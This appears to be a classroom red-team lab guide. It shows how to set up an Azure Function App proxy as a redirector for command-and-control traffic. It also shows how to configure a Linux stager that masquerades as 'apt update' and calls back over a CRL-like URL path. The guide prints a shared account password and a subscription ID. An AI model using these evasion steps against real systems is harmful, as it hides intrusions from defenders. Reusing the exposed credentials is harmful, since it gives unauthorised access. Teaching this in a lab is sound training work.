Azure Functions

Azure Functions is a serverless solution that allows you to write less code, maintain less infrastructure, and save on costs. Instead of worrying about deploying and maintaining servers, the cloud infrastructure provides all the up-to-date resources needed to keep your applications running.

Azure Portal Access

Login Portal: https://portal.azure.com/

Student numbers:


- Student numbers are generally a number between 1 and 60.
- We normally write these student numbers with preceding 0s.
- For example. Student number 1 is “Student001”.
- We frequently replace your student number for “###” in this lab guide.
- Most of the time when you see ### in this lab guide, you will need to replace it with your student number, e.g. student 5 will need to replace “###” with “005”.

Assigned Azure accounts for students are as follows...


- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###

Creating an Azure Function App


Click on the “Resource group” icon:



Browse to your resource group and click on the name, e.g. padawan###:



Click on the "Create" button resource:



Subscription (change) : Pay-As-You-Go

Subscription ID : 74078d2e-d4de-4ca7-ad70-282472836afa

Tags (change) : Click here to add tags


Deployments : 1 Succeeded

Location : East US

Showing 1 to 6 of 6 records.


Name	Type	Locatio
vm016s034	Virtual machine	East US
vm016s034_disk1_3b1598a39af34ec18220026add0c9fe4	Disk	East US
vm016s034NSG	Network security group	East US
vm016s034PublicIP	Public IP address	East US
vm016s034VMNic	Network interface	East US
vm016s034VNET	Virtual network	East US

Search for "Function App"...



And press the "Enter" button...

We should then see this page...




Where we will want to click the "Create" button.

Configure the following settings (replacing ## with your student number):

- Subscription: Pay-As-You-Go
- Resource Group: padawan034
- Function App Name: padawan###redir
- Publish: Code
- Runtime Stack: .NET
- Version: 3.1
- Region: East US

Your screen should now look similar to the following...



Home > padawan034 > Create a resource > Function App >

Create Function App ···

Basics | Hosting | Monitoring | Tags | Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * : Pay-As-You-Go

Resource Group * : padawan034

Create new

Instance Details

Function App name * : padawan034redir .azurewebsites.net

Publish * : ● Code ○ Docker Container


Runtime stack * : .NET

Version * : 3.1

Region * : East US

Now click the "Review + create" button.

Then click the "Create" button...



Home > padawan034 > Create a resource > Function App >

Create Function App ···

Basics | Hosting | Monitoring | Tags | Review + create

Summary

Function App
by Microsoft

Details

Subscription	74078d2e-d4de-4ca7-ad70-282472836afa
Resource Group	padawan034
Name	padawan034redir
Runtime stack	.NET 3.1

Hosting

Storage (New)

Storage account	storageaccountpadawb5a9


Plan (New)

Plan type	Consumption (Serverless)
Name	ASP-padawan034-acfc
Operating System	Windows
Region	East US
SKU	Dynamic

Monitoring

Application Insights	Not enabled

Wait for the "Deployment is in progress" message to change to the "Your deployment is complete" message...



Microsoft.Web-FunctionApp-Portal-65cca370-a4ad | Overview

Deployment

We'd love your feedback! →

Your deployment is complete

Deployment name: Microsoft.Web-FunctionApp-Portal-65cca370-a...
Subscription: Pay-As-You-Go
Resource group: padawan034

Start time: 7/22/2021, 4:20:33 PM
Correlation ID: f67b1232-2f5c-4c05-8e83-6c408eaa7d90

Deployment details (Download)


Next steps

Add a function. Recommended

Manage deployments for your app. Recommended

And then click the "Go to resource" button.

From here, click the "Proxies" link...



padawan034redir


Function App

Click here to access Application Insights for monitoring and profiling for your app. →

Essentials

Resource group (change)	: padawan034
Status	: Running
Location	: East US
Subscription (change)	: Pay-As-You-Go
Subscription ID	: 74078d2e-d4de-4ca7-ad70-282472836afa
Tags (change)	: Click here to add tags

And then click the "+ Add" button...



padawan034redir | Proxies


Function App

Proxy name ↑↓
No results.

Then set the following settings, replacing ######### with your uniquely previously generated subdomain name:

- Name: RedirOne
- Route template: {*restOfPath}
- Allowed HTTP methods: All methods
- Backend URL: https://#########.demovoodoo.com/{restOfPath}

The screen should now look similar to the following...



New proxy

Name

RedirOne

Route template

{*restOfPath}

Allowed HTTP methods


All methods

Backend URL

https://bth471801.demovoodoo.com/{restOfPath}

The click the "Create" button.

Now click the "Copy" button to grab the URL...



RedirOne

Proxy URL

https://padawan034redir.azurewebsites.net/{*restOfPath}

Route template

{*restOfPath}

Allowed HTTP methods

All methods

Backend URL

https://bth471801.demovoodoo.com/{restOfPath}

We should now have a URL similar to the following...

```
https://padawan034redir.azurewebsites.net/{*restOfPath}
```


Check to see if the Voodoo LP docker container is still running on the public EC2 instance...

```
ubuntu@ip-10-0-1-215:~$ sudo su -
root@ip-10-0-1-215:~# cd /shared/
root@ip-10-0-1-215:/shared# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
31200dbc33b8 cnoio/voodooce2020 "/usr/bin/python /ap…" 18 seconds ago Up 17 seconds 0.0.0.0:443->5000/tcp silly_khayyam
```


If you do not see it running in the "docker ps" command output, then start it up again via these commands...

```
root@ip-10-0-1-215:~# cd /shared/
root@ip-10-0-1-215:/shared# cnoio_voodooce
...
```


Using this information, let's create a new Voodoo stager which will use this Azure Function App as a redirector for our HTTPS comms, by first logging into the Voodoo LP (e.g. https://#########.demovoodoo.com/) and then secondly clicking the "Stager" link on the left hand side of web interface:



Then click the "Create stager" button



Then click on the name of the new stager...




Configure the new stager with the following settings (replacing ### with your student number):

- Name: AzureRedir
- Communication Style: HTTPS Call-back
- Domain: padawan###redir.azurewebsites.net
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Linux

- Architecture: x64
- Host Process: /usr/bin/apt
- Command Argument / Passphrase: update

The screen should now look similar to the following...



Stagers

Some features are disabled in the community edition

Name: AzureRedir

Communication Style: ● HTTPS Call-back ○ TCP Call-back ○ UDP Call-back ○ TLS Call-in

Domain: padawan034redir.azurewebsites.net

Port: 443

Callback interval (seconds): 1

URL Path: /CRL/partial_update

Proxy: ● Use host settings ○ Use specified proxy ○ Don't use a proxy

Custom headers: Select Value

